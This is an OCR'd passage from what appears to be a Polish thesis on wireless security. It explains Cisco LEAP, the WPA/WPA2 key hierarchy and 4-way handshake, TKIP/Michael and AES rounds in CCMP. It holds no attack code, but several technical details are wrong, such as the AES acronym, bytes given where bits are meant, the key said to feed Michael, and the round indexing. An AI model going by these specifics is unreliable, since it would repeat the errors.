Drugi z algorytmów uwierzytelniania (LEAP, zwany również EAP-CISCO) został opracowany przez firmę Cisco specjalnie z przeznaczeniem dla sieci bezprzewodowych WLAN. Jest on oparty o zmodyfikowaną metodę MS-CHAP-v2 do szyfrowania haseł, która została opisana w [11] oraz o algorytm szyfrowania DES (ang. *Data Encryption Standard*) opisany w [12]. Procedura wymiany komunikatów EAP w algorytmie firmy Cisco polega na tym, że najpierw klient zostaje skojarzony z weryfikatorem i wysyła komunikat EAP-START. Punkt dostępowy standardowo blokuje port PAE usług, pozwalając jedynie na ruch 802.1X oraz wysyła klientowi komunikat EAP-REQUEST-IDENTITY. Klient odpowiada komunikatem EAP-RESPONSE zawierającym nazwę użytkownika, która wysyłana jest do serwera uwierzytelniania w pakiecie RADIUS-ACCESS-REQUEST. Serwer uwierzytelniania generuje komunikat wezwania EAP-CISCO i wysyła go do klienta w pakiecie RADIUS-ACCESS-RESPONSE za pośrednictwem punktu dostępowego, który kapsułkuje go w ramce 802.1X. Następnie w odwrotnej kolejności wysyłana zostaje odpowiedź na komunikat wezwania EAP-CISCO oraz kolejny komunikat wezwania EAP-CISCO w celu weryfikacji tożsamości serwera. Po weryfikacji zakończonej sukcesem, serwer uwierzytelniający generuje dynamiczny klucz szyfrowania oparty o hasło użytkownika oraz pewne informacje charakterystyczne dla danej sieci. Klient generuje identyczny klucz szyfrowania ponieważ posiada dokładnie te same informacje co serwer. Serwer uwierzytelniający wysyła do weryfikatora komunikat RADIUS-ACCEPT aby nakazać mu otwarcie portu PAE usług dla klienta.


Na treść komunikatów EAP-CISCO, wysyłanych zarówno przez klienta jak i serwer uwierzytelniający, składają się rezultaty opisanych dalej kroków. Wezwanie (ang. *challenge*) EAP-CISCO zawiera losowo wybrane osiem bajtów. Po odebraniu

tekstu wezwania przez klienta/serwer, dokonywana na nim jest operacja szyfrowania, która polega na trzykrotnym szyfrowaniu algorytmem 3 DES z danymi wejściowymi, na które składa się tzw. *NT hash* hasła dla danego użytkownika. Omawiany *NT hash* jest sumą kontrolną MD4 hasła użytkownika. 24-bajtowy wynik szyfrowania 3 DES przesyłany jest następnie do elementu, który wykonuje identyczne operacje na danym tekście wezwania oraz porównuje wyniki. Nazwa użytkownika przesyłana jest tekstem jawnym w obie strony. Warto zauważyć, że ten rodzaj uwierzytelniania opiera się na założeniu, że klient zna nazwę użytkownika i hasło autoryzowane na serwerze (uwierzytelnianie serwera) oraz serwer wie, że dany klient ma właściwie skonfigurowane informacje o tożsamości (uwierzytelnianie klienta). Aspekty te składają się na uwierzytelnianie wzajemne, sugerowane przez dokumenty WPA/WPA2.

6.2. Hierarchia i dystrybucja kluczy

Poufność przesyłanych informacji zależy od tajnych kluczy szyfrujących oraz od zastosowanego algorytmu szyfrowania. Tajne klucze to ciągi bitów o określonej długości, które służą jako dane wejściowe do algorytmów szyfrowania. Dlatego niezwykle ważnym aspektem jest odpowiednie zarządzanie nimi. Każdy klucz, wykorzystywany w architekturze WPA/WPA2, ma ograniczony czas ważności a ogólne bezpieczeństwo zapewnia zbiór kluczy o określonych przeznaczeniach, zorganizowanych w pewną hierarchię. Klucz nadrzędny MK (ang. *Master Key*) tworzony jest na etapie uwierzytelniania przez algorytmy uwierzytelniania w momencie weryfikacji tożsamości zakończonej sukcesem. Na podstawie klucza nadrzędnego MK, generowane są tymczasowe klucze za pomocą dwóch procedur negocjacyjnych (Rys. 6.2) [10]:

a) czteroetapowa negocjacja (ang. *4-Way Handshake*) – dla ustalenia kluczy tymczasowych: pojedynczego PTK (ang. *Pairwise Transient Key*) i grupowego GTK (ang. *Group Transient Key*);
b) negocjacja klucza grupowego dla odnowienia klucza GTK.



Rys. 6.2. Wyprowadzenie MK i generowanie PTK oraz GTK

6.2.1. Klucze do transmisji pojedynczej


Proces generowania pojedynczego klucza głównego PMK (ang. *Pairwise Master Key*) zależny jest od tego, czy w sieci obecny jest serwer uwierzytelniania czy uwierzytelnianie dokonywane jest za pomocą klucza PSK. Jeśli używany jest z góry ustalony klucz, to PMK generowany jest na podstawie hasła PSK o długości 8-63 znaków. W obecności serwera uwierzytelniającego, klucz PMK obliczany jest na podstawie klucza MK. W obu przypadkach wynikiem obliczeń jest 256-bitowy klucz PMK. Klucz PMK nie jest jednak wykorzystywany do szyfrowania ani zapewnienia integralności danych. Na jego podstawie wyliczany jest tymczasowy klucz PTK podczas negocjacji czteroetapowej. Długość PTK zależy od zastosowanego algorytmu szyfrowania i wynosi 512 bitów dla TKIP lub 384 bity dla CCMP.

Klucz tymczasowy PTK składa się z kilku kluczy tymczasowych, które mają określone przeznaczenie w hierarchii kluczy pojedynczych przedstawionej na rysunku 6.3. Należą do nich:

a) KCK (ang. *Key Confirmation Key*) o długości 128 bitów – klucz do generowania kodu uwierzytelniającego wiadomości, używanego w ramach negocjacji czteroetapowej i negocjacji klucza grupowego;
b) KEK (ang. *Key Encryption Key*) od długości 128 bitów – klucz do zapewnienia poufności danych w czasie negocjacji czteroetapowej oraz negocjacji klucza grupowego;

c) TEK (ang. *Temporary Encryption Key*) o długości 128 bitów – klucz do szyfrowania danych w algorytmach TKIP oraz CCMP;

d) TMK (ang. *Temporary MIC Key*) o długości 64 bitów – klucz do uwierzytelniania danych, używany wyłącznie przez algorytm MIC (algorytm Michael – integralność danych) z TKIP; istnieją dwa takie klucze – po jednym dla obu stron transmisji.



Rys. 6.3. Hierarchia kluczy pojedynczych


W przypadku kluczy pojedynczych, proces negocjacji czteroetapowej, która jest inicjowana przez punkt dostępowy ma na celu potwierdzenie znajomości klucza PMK przez klienta, wygenerowanie nowego klucza PTK oraz instalację kluczy służących do szyfrowania i zapewnienia integralności. Podczas *4-Way Handshake* klucz PTK wyliczany jest na podstawie: pewnego stałego ciągu znaków, klucza PMK, adresów fizycznych MAC klienta i punktu dostępowego oraz dwóch losowych wartości *ANonce* oraz *SNonce*, generowanych odpowiednio przez weryfikatora oraz petenta. Proces negocjacji czteroetapowej inicjowany jest przez punkt dostępowy za pomocą generacji losowej wartości *ANonce* oraz wysłania jej jawnym tekstem do klienta. Kolejno następuje generacja wartości *SNonce*, wyliczenie klucza PTK i kodu MIC przez petenta oraz wysłanie ich do podmiotu uwierzytelniającego. Punkt dostępowy pobiera z otrzymanej wiadomości wartość *SNonce* a następnie oblicza klucz PTK i sprawdza

poprawność kodu MIC, odpowiedzialnego za integralność danych. Poprawna wartość MIC oznacza, że petent zna klucz PMK oraz poprawnie wyliczył klucz PTK.

6.2.2. Klucze do transmisji grupowej

Choć w sieciach WLAN jest to rzadko praktykowane, umożliwiają one również transmisje grupowe (ang. *Multicast*). Do szyfrowania takich transmisji wykorzystuje się osobne klucze w celu poprawienia wydajności sieci. Poufność transmisji zapewnia klucz GTK (ang. *Group Transient Key*), który jest obliczany na podstawie 256-bitowej losowej wartości GMK (ang. *Group Master Key*), stałego ciągu znaków, adresu fizycznego MAC punktu dostępowego oraz wartości losowej *GNonce*. Długość klucza GTK zależy od rodzaju mechanizmu szyfrowania i wynosi 256 bitów dla TKIP oraz 128 bitów dla CCMP. Podobnie jak PTK, na klucz GTK składają się inne klucze tymczasowe, których hierarchię przedstawiono na rysunku 6.4:

a) GEK (ang. *Group Encryption Key*) o długości 128 bitów – służy do szyfrowania transmisji oraz uwierzytelniania;
b) GIK (ang. *Group Integrity Key*) o długości 128 bitów – klucz do uwierzytelniania danych algorytmem MIC w przypadku TKIP.




Rys. 6.4. Hierarchia kluczy grupowych

Dwa pierwsze komunikaty, wysyłane podczas negocjacji czteroetapowej, dotyczyły kluczy pojedynczych. Trzeci odnosi się do kluczy grupowych. Jest on wysyłany do petenta i zawiera zaszyfrowany kluczem KEK klucz GTK, wyliczony zgodnie z zasadami omówionymi wcześniej. Komunikat zawiera również kod MIC. Po odebraniu wiadomości, petent na podstawie kodu MIC sprawdza również czy punkt

dostępowy zna klucz PMK oraz wyliczył poprawnie PTK. Ostatni komunikat negocjacji czteroetapowej informuje, że klient instaluje klucze pojedyncze i grupowe oraz będzie używał ich do transmisji i jest wysyłany do weryfikatora. Po jego odebraniu i weryfikacji MIC, punkt dostępowy również instaluje wyliczone klucze a następnie przechodzi do szyfrowania transmisji.

Podczas negocjacji czteroetapowej (Rys. 6.5) klient oraz punkt dostępowy uzgadniają, wyliczają oraz instalują klucze szyfrujące. Oprócz tego przeprowadzana jest również negocjacja klucza grupowego. Jedynym jej celem jest anulowanie skojarzenia klienta oraz odnowienie klucza GTK na jego żądanie. Podmiot uwierzytelniający, podobnie jak w przypadku generacji GTK omówionej wcześniej, wybiera losową liczbę *GNonce* oraz generuje klucz GTK, który po zaszyfrowaniu kluczem KEK zostaje wysyłany do petenta wraz z kodem MIC oraz numerem sekwencyjnym. Po otrzymaniu informacji, klient sprawdza kod MIC oraz deszyfruje klucz GTK. Następnie wysyła komunikat potwierdzający, który zawiera numer sekwencyjny klucza GTK oraz kod MIC dla tego komunikatu. Po zweryfikowaniu przez punkt dostępowy otrzymanej wiadomości, instaluje on nowy klucz GTK.



Rys. 6.5. Przebieg negocjacji czteroetapowej

6.3. Mechanizmy poufności oraz integralności danych

W odpowiedzi na ujawnienie wad mechanizmów poufności oraz integralności danych omówionych w standardzie 802.11, organizacja IEEE w pierwszej kolejności stworzyła specyfikację WPA. Posiada ona wszystkie właściwości przedstawione do tej

pory w niniejszym rozdziale podobnie jak standard 802.11i (zwany również WPA2). Główna różnica między nimi to obowiązkowa w standardzie WPA2 obsługa algorytmu poufności danych o nazwie CCMP (ang. *Counter Mode CBC Mac Protocol*) opartego o szyfr AES (ang. *Advanced Encryption Protocol*). WPA, w zakresie zapewnienia poufności danych, przedstawia algorytm TKIP (ang. *Temporary Key Integrity Protocol*), który został opracowany jako rozwiązanie przejściowe i podobnie jak WEP bazuje na strumieniowym szyfrze RC4. Ponadto do celów zapewnienia integralności danych, opracowano algorytm MIC (ang. *Message Integrity Check*) o zamiennej nazwie *Michael*. Jest on obowiązkowy zarówno w specyfikacji WPA jak i w standardzie WPA2.


6.3.1. Algorytmy TKIP i Michael

Algorytm TKIP został po raz pierwszy zdefiniowany w specyfikacji WPA. Standard 802.11i również przewiduje jego wykorzystanie jako opcjonalnej metody zapewnienia poufności danych. W rozdziale 5 niniejszej pracy dyplomowej omówiono wady algorytmu WEP, które przedstawione zostały przez FMS oraz innych badaczy kryptografii. Ataki wykorzystujące słabe IV polegają na przechwyceniu pewnej ilości ramek danych zaszyfrowanych słabymi wektorami inicjacyjnymi. Jedyną skuteczną metodą (oczywiście poza definitywną zmianą algorytmu RC4 na inny) jest zmiana klucza WEP pomiędzy klientem i punktem dostępu zanim możliwe będzie przechwycenie odpowiedniej liczby ramek umożliwiające odkrycie bajtów klucza [1].

Algorytm TKIP zakłada schemat, który nazwany został kluczem jednoramkowym (ang. *per-frame-keying*). Podstawowa zasada, która nim kieruje to tworzenie innego klucza dla każdej ramki. Wektor inicjacyjny IV, adres fizyczny MAC punktu dostępowego i klucz WEP przetwarzane są za pomocą dwuetapowej funkcji mieszającej. 24-bitowy IV został zamieniony na 48-bitowy, gdzie pierwsze 32 bity są bardziej znaczące, a pozostałe mniej znaczące.

Proces tworzenia klucza jednoramkowego zapewnia zmienny klucz oraz zmienny IV dla każdej ramki na wejściu algorytmu RC4 (Rys. 6.6). Klucz TEK, wygenerowany w procesie negocjacji czteroetapowej, jest mieszany z bardziej znaczącą 32-bitową częścią 48-bitowego IV oraz adresem MAC nadajnika. Wynikiem tej procedury jest klucz I fazy, który zostaje umieszczony w pamięci podręcznej. Następnie klucz I fazy jest ponownie mieszany z bardziej znaczącymi 32 bitami IV oraz adresem

fizycznym MAC punktu dostępowego w celu wygenerowania klucza jednoramkowego. Następnie do otrzymanego klucza jednoramkowego dołączane jest 16 mniej znaczących bajtów IV oraz wynik przekazany zostaje do algorytmu WEP jako wejście algorytmu RC4. Cała dalsza procedura szyfrowania przebiega zgodnie z zasadami rządzącymi algorytmem WEP. W przypadku kolejnej ramki, zwiększany jest 16-bitowy obszar IV oraz ponownie wyznaczany jest klucz jednoramkowy. Po wyczerpaniu zasobów tego obszaru, klucz fazy I zostaje odrzucony, a 32-bitowa liczba IV zostaje zwiększona o 1. Następnie procedura generowania klucza jednoramkowego rozpoczyna się od początku. Zapobiega to kolizji 16-bitowych IV (ponownego użycia tego same klucza, będącego wejściem algorytmu RC4.



Rys. 6.6. Procedura tworzenia klucza jednoramkowego

W celu zapewnienia integralności przesyłanych informacji, oprócz istniejącego ICV do specyfikacji WPA wprowadzono algorytm o nazwie MIC (*Michael*). Jest to prosty algorytm mieszający źródłowy oraz docelowy adres fizyczny MAC z niezaszyfrowanym ładunkiem ramki danych oraz z kluczem KCK. Charakterystyczną cechą MIC, wyróżniającą go od ICV jest używanie do szyfrowania MIC klucza innego niż do szyfrowania danych. Wartość MIC (8 oktetów) zostaje umieszczona w ramce danych między ładunkiem a wartością ICV. Cała ramka następnie podlega fragmentacji zgodnie z ustawieniami warstwy MAC oraz szyfrowaniu TKIP.

Procedura deszyfrowania TKIP zawiera w sobie podwójne sprawdzenie integralności danych – pierwsze poprzez ICV, drugie poprzez MIC. W procesie

deszyfrowania najpierw zostaje obliczony klucz fazy I identycznie jak w procesie szyfrowania. Następnie, w oparciu o 16-bitowy IV wzięty z odebranej ramki, obliczany jest klucz jednoramkowy. Fragment ramki jest deszyfrowany oraz następuje kontrola ICV. Ponadto jeśli ramka ma niezgodny z kolejnością IV – zostaje już na tym etapie odrzucona. Kolejnym etapem jest defragmentacja ramki. Rozszyfrowane fragmenty ramki są ponownie składane, formując oryginalną ramkę danych. Odbiornik, którym może być klient lub punkt dostępowy, oblicza wartość MIC oraz porównuje ją z odebraną. Jeśli wartości są identyczne, ramka zostaje poddawana dalszemu przetwarzaniu. W przeciwnym wypadku algorytm MIC podejmuje procedury zapobiegawcze. Należą do nich:

a) usunięcie kluczy do istniejącego skojarzenia;
b) zapisanie w dzienniku systemowym informacji o problemie z bezpieczeństwem;
c) blokada uwierzytelniania dla klienta na 60 sekund pod warunkiem, że błąd MIC wystąpił więcej niż jeden raz;
d) w przypadku odebrania błędnej ramki przez klienta, odrzucenie ruchu innego niż 802.1X;
e) powtórzenie procesu negocjacji czteroetapowej.

6.3.2. Algorytm CCMP oparty o szyfr AES


Algorytm CCMP bazuje na szyfrze blokowym AES z kluczem oraz blokami o długości 128 bitów. Można stwierdzić, że AES w CCMP pełni tę samą funkcję co RC4 w WEP lub TKIP. Jednak CCMP jest zupełnie nowym szyfrem w sieciach WLAN w porównaniu do TKIP, który miał za zadanie wyeliminowanie największych wad swojego poprzednika przy zachowaniu kompatybilności sprzętowej. Stosunek siły

kryptograficznej do szybkości algorytmu AES jest o wiele większy niż w przypadku RC4. Jednak wymaga on do prawidłowego funkcjonowania szybszych procesorów umieszczonych w urządzeniach dostępowych takich jak AP. W przypadku urządzeń klienckich (karty WLAN w komputerach PC), problem ten jest znikomy w porównaniu do możliwości obliczeniowych oraz szybkości taktowania dzisiejszych procesorów oraz układów pamięci i płyt głównych.

Algorytm AES powstał w celu poprawienia systemów kryptograficznych korzystających z jego poprzednika o nazwie DES, który wielokrotnie był łamany. W styczniu 1997 roku instytut NIST (ang. *National Institute of Standard and Technology*) podjął pracę nad nowym szyfrem, który wyeliminować miał wady DES. Ponad dwa lata później jako powszechny szyfr wybrano AES o właściwej nazwie *Rijndael,* pochodzącej od nazwisk kryptografów z Belgii: Joana Daemena oraz Vincenta Rijmena. Jest on szyfrem blokowym operującym na bloku o zmiennej długości, używając kluczy o zmiennej długości. W przypadku algorytmu CCMP, wykorzystywany jest klucz TEK, wygenerowany w procesie negocjacji czteroetapowej, o długości 128 bitów oraz blok o długości 128 bitów. Dlatego też dalszy opis AES opierać się będzie na dwóch powyższych parametrach.

Rijndael [25] jest tzw. iterowanym szyfrem blokowym, co oznacza, że blok wejściowy (dane) oraz klucz (TEK) przechodzą wielokrotne rundy transformacji zanim powstanie wynik. Każda runda wytwarza pośredni szyfr zwany stanem. Blok danych, klucz oraz szyfrogram reprezentowane są przez macierze, których elementem jest 1 bajt (8 bitów). Macierze te posiadają wymiar 4 x 4. Na algorytm AES składają się dwie części. Pierwszą z nich jest proces szyfrowania, w którym następuje rzeczywiste wyprowadzenie szyfrogramu. Drugi, ściśle powiązany z pierwszym, to proces zarządzania kluczem szyfrującym.

Proces szyfrowania składa się z trzech faz, gdzie w ramach drugiej i trzeciej fazy wykonywane są rundy, które składają się ze zdefiniowanych transformacji macierzy danych M (Rys. 6.7).



Rys. 6.7. Algorytm AES dla CCMP

Transformacja *SubBytes* polega na zmianie stanu każdego bajtu w macierzy M poprzez zastąpienie go elementem ze stałej, zdefiniowanej macierzy podstawień o nazwie *S-Box*. Macierz podstawień ma wymiary 16 x 16, gdzie indeksy kolumny oraz wiersza to liczby od 0x0 do 0xf w notacji heksadecymalnej. Ponieważ w notacji szesnastkowej jeden bajt (8 bitów) to liczba dwucyfrowa (np. 0010 1111 to 0x2f), współrzędne elementu w macierzy *S-Box*, którym zostanie zastąpiony element macierzy M wybierane są na podstawie wartości młodszej i starszej

części (po 4 bity) analizowanego bajtu macierzy M. Transformacja ta wykonywana jest w każdym kroku iteracji fazy drugiej oraz w fazie trzeciej (dla *i*=1..9).


Transformacja *ShiftRows* polega na cyklicznym przesunięciu wierszy o indeksach 1, 2, 3 w macierzy M o odpowiednio 1,2,3 pozycje w lewo. Wykonywana jest dla *i*=1..9. Transformacja *MixColums* polega na wymnożeniu każdej kolumny macierzy M przez zdefiniowaną na rysunku 6.8. macierz C. Mieszanie kolumn wykonywane jest dla wszystkich iteracji w fazie drugiej (dla *i*=1..8).

$$C = \begin{bmatrix} 02 & 03 & 01 & 01 \\ 01 & 02 & 03 & 01 \\ 01 & 01 & 02 & 03 \\ 03 & 01 & 01 & 02 \end{bmatrix}$$

Rys. 6.8. Macierz C w notacji szesnastkowej

Transformacja *AddRoundKey* polega na wykonaniu operacji XOR na macierzy M oraz kolejnym kluczu rundy K[i]. W przypadku fazy pierwszej (*i*=0), kluczem rundy jest wygenerowany w procesie *4-Way Handshake* tymczasowy klucz TEK (K[0]). W kolejnych dziewięciu rundach klucz K[*i*] (dla *i*=1..9) wyznaczany jest przez algorytm zarządzania kluczami (ang. *Key Shedulling*). Transformacja ta wykonywana jest we wszystkich trzech fazach oraz dla każdego kroku iteracji w fazie drugiej.

Generowanie oraz zarządzanie kluczami przebiega zgodnie z procesem przedstawionym na rysunku 6.9. W fazie drugiej oraz trzeciej, przedstawionej na rysunku 8.6, występuje łącznie 10 rund. Dla każdej z nich generowany jest inny klucz, gdzie K[*i*] (dla *i*=0..9) jest jednowymiarową macierzą wygenerowanych kluczy a K*j*[*i*] jest *j*-tą kolumną *i*-tego klucza. Element RCON*i* to *i*-ta kolumna macierzy stałych dla rundy (ang. *Round Constant*) która dodawana jest (XOR) do kolumny klucza dla *j*=0. Macierz RCON przedstawia tabela 6.1. Transformacja *RootByte* to cykliczne przesunięcie elementów kolumny macierzy o 1 w dół.



Rys. 6.9. Algorytm generacji i zarządzania kluczami

Tabela. 6.1. Kolumny macierzy RCON w notacji szesnastkowej (źródło: [25])

i	1	2	3	4	5	6	7	8	9	10
i-ta kolumna	01	02	04	08	10	20	40	80	1b	36
	00	00	00	00	00	00	00	00	00	00
	00	00	00	00	00	00	00	00	00	00
	00	00	00	00	00	00	00	00	00	00

